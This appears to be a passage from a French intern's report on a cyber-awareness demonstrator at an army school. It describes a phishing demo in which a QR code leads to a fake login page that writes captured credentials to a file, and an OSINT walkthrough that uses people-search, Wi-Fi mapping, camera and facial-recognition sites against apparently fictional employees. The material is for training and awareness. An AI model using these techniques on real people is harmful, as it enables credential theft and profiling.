Ces trois fichiers sont également à disposition dans le dossier "/root/Documents" sur la machine Desktop-Hacker



Démarrer le service Apache2 sur la machine attaquante (utilisation de "restart" pour vérifier que les dernières modifications soient bien prises en compte) :

`systemctl restart apache2`

[Modifier](#)

Mise en place du QRcode



Si besoin de créer un nouveau QRcode il y a, cela a été possible grâce au site Canva.com en utilisant la fonction QRCode.




***Connectez vous
à votre espace membre !***

[Modifier](#)

Phishing

- Se connecter au réseau WIFI Ballishistik avec un téléphone. (Mot de passe WIFI : 0234562691)
- Scanner le QRCode disposé dans la salle et suivre le lien du QRCode.
- Entrer des identifiants valides sur la page de connexion. (Pierre/1234 ou Gomez/1234)



- Aller vérifier sur le PC Desktop-Hacker au sein du fichier data.txt dans /var/www/html/ le vol du couple identifiant mot passe entré précédemment.

[Modifier](#)

Remise à zéro du module


- Enlever la ligne DNS ajouté du routeur

```
delete www.balleshistic.com 0 192.168.2.252
```

- Vider le dossier "/var/www/html" de Desktop-Hacker
- Supprimer les fichiers de capture réseau dans Desktop-Hacker

6.5.2 Page de Wiki Schéma Physique

Schéma Réseau du Démonstrateur de vulnérabilités



(L'image est pixelisée, pour la voir de façon plus clair cliquez sur l'image plusieurs fois jusqu'à l'ouvrir dans un nouvel onglet)

6.5.2 Page de Wiki OSINT

Recherche en source ouverte

L'objectif de cette démonstration est de présenter divers sites internet de renseignement de sources ouvertes et la façon dont un attaquant peut récupérer des informations sur une entreprise et ses employés par des informations publiques, parfois même disposées par l'entreprise elle-même.

Table des matières

- Recherche en source ouverte
 - Webmii
 - Carrot²
 - Google Maps / Yandex
 - Wigle
 - Insecam et Shodan
 - Site d'entreprise Balleshistik
 - Réseaux sociaux
 - Perspectives et évolutions du module envisagées

Webmii

[Modifier](#)

(Moteur de recherche de personnes)

 <https://webmii.com/>

Entrer le nom et prénom de Béatrice Gomez et rechercher

Carrot²

[Modifier](#)

(Moteur de regroupement de résultats de recherche open source)

 <https://search.carrot2.org/#/search/web>


Entrer le nom et prénom de Béatrice Gomez et rechercher

Google Maps / Yandex

[Modifier](#)

(Partie sur la protection des sites sensibles, présentation de Google Maps et de sa protection des sites sensibles à contrario de Yandex, site Russe ne prenant aucune précaution de ce genre)

Site flouté



Site non flouté



1. Sur Google Maps, observer les sites floutés suivants :

-  Balard
-  île longue
-  Creil
-  Porte avion de Toulon

2. Sur Yandex, observer les versions non floutées des mêmes endroits :

-  Balard
-  île longue
-  Creil
-  Porte avion de Toulon

[Modifier](#)

Wigle

(Cartes et base de données des réseaux sans fil 802.11)

 <https://www.wigle.net/>

Entrer le code RUT955_D42F sur le site et aller à place de la République

[Modifier](#)

Insecam et Shodan

(Sites de caméras publiques)

 <http://www.insecam.org/>

 <https://www.shodan.io/>

[Modifier](#)

Site d'entreprise Balleshistik

Aller sur le site internet de l'entreprise, afin d'en apprendre plus sur l'entreprise et ses employés.
Nous visiterons les pages suivantes :

1. Offres d'emploi

- (Vérifier si une infiltration physique de l'entreprise est possible)

 Nous recrutons

Chargé de communication digitale

Nous recherchons un chargé de communication digitale avec des connaissances en bureautique ainsi qu'en développement web.

Gardien veilleur

Nous recherchons un gardien veilleur pour renforcer notre équipe de nuit.
Disponible au plus tôt, salaire à débattre.

Chimiste analytique

En tant que chimiste analytique, votre rôle consistera à analyser différents types de poudre afin de les caractériser.



2. Qui sommes-nous ?

- (Obtention des noms, prénoms, postes des employés)

Notre équipe

Gwendal HISTIK
Nom : Gwendal HISTIK
Fonction : PDG et fondateur
Hobbies : les vieilles autos et la pêche sportive

Après des études en chimie avec une spécialisation dans les pouvoirs et explosifs, j'ai créé mon entreprise de fabrication de cartouches. Très attaché à mes racines Bretones, c'est une véritable fierté que de pouvoir compter sur un ensemble de collaborateurs Bretons.

Béatrice GOMEZ
Nom : Béatrice GOMEZ
Fonction : secrétaire
Hobbies : officier de réserve, les tatouages et les chats

Présente dans l'entreprise Balles Hatuk depuis bientôt 4 ans, je suis totalement épousée dans cette entreprise familiale et dynamique.

Charles GIBSON
Nom : Charles GIBSON
Fonction : commercial
Hobbies : le trail, la plongée sous-marine et l'URBEX

Détenteur d'une licence en Management Commercial Opérationnel et fort d'une expérience de 5 ans dans une société en Allemagne, je suis dans l'entreprise depuis 15 ans, et maintenant responsable de l'équipe commerciale.

Erwan HISTIK
Nom : Erwan HISTIK
Fonction : webmaster
Hobbies : les bateaux à voile et la pêche sportive

3. Contact

- (Obtention de l'adresse email de la secrétaire en inspectant la page)

Votre message nous parviendra par téléphone au 02 34 16 28 91 ou par message.

Votre nom: _____
Votre mail: _____
Objet: _____

Votre message

Pour faire fonctionner notre site, nous utilisons des cookies pour améliorer l'expérience de navigation. Si vous continuez à utiliser ce site, nous considérons que vous acceptez leur utilisation. Pour plus d'informations, veuillez consulter notre page de confidentialité.

Envoyer le message

Element path: /html/body/div[1]/div/div[1]/div[1]/div[1]/div[1]/div[1]/div[1]/div[1]/div[1]/div[1]/div[1]/div[1]/div[1]/div[1]

Réseaux sociaux

[Modifier](#)

LinkedIn et Facebook des employés (Exemple : Compte Facebook de Béatrice Gomez)

- https://www.facebook.com/beatrice.gomez.756859?locale=fr_FR

Perspectives et évolutions du module envisagées

[Modifier](#)

Ajout des sites de Reconnaissance Faciale

<https://pimeyes.com/en>

<https://tineye.com/>

<https://socialcatfish.com/reverse-phone-lookup/>

[Modifier](#)

Résumé

L'école des transmissions, du numérique et du cyber à Cesson-Sévigné, site de l'armée de terre, m'a accueilli en tant que stagiaire pour une durée de 10 semaines. Plus précisément du 8 Avril au 14 Juin 2024. Ce fut un choix de ma part de postuler pour des stages au sein des armées, vivant dans une famille très centrée sur les métiers des armées, j'ai eu l'envie de découvrir ce milieu.

Lors de ce stage, j'ai été amené à m'occuper d'un démonstrateur de vulnérabilités, servant à la sensibilisation des stagiaires de l'école. Ma mission fut plus précisément d'apporter des améliorations ou d'ajouter de nouveaux modules. Après une longue écoute des demandes du personnel formateur du Groupement Cybersécurité de l'école, j'ai pu dresser un cahier des charges me permettant de réfléchir à des solutions à apporter au démonstrateur.

Travailler dans un milieu très contrôlé implique de nombreuses restrictions comme des restrictions de matériel car la commande, l'approvisionnement et la distribution de matériel sont minutieusement contrôlés au sein des corps d'armées. Ce qui a mené à trouver des améliorations à apporter lors du stage sans possibilité d'apporter de nouveaux équipements. C'est également un défi dû à une grande autonomie qui m'était laissé dans mes travaux et mes recherches bien que mes idées de projets doivent être validés par les formateurs du Groupement Cybersécurité de l'école.

Travailler dans l'école m'a permis d'appréhender le travail collaboratif entre collègues, qui sont les alternants Mme. Fouillée et M.Cognault qui travaillaient dans le même bureau et qui ont œuvrés sur le démonstrateur de vulnérabilités pour ajouter chacun leur propre module.

Ce stage a été ma première expérience professionnelle dans le domaine de l'informatique et au sein des armées. Ces dix semaines de stage ont été très instructives pour par la suite continuer dans les métiers de l'informatique, des réseaux et de la cybersécurité.

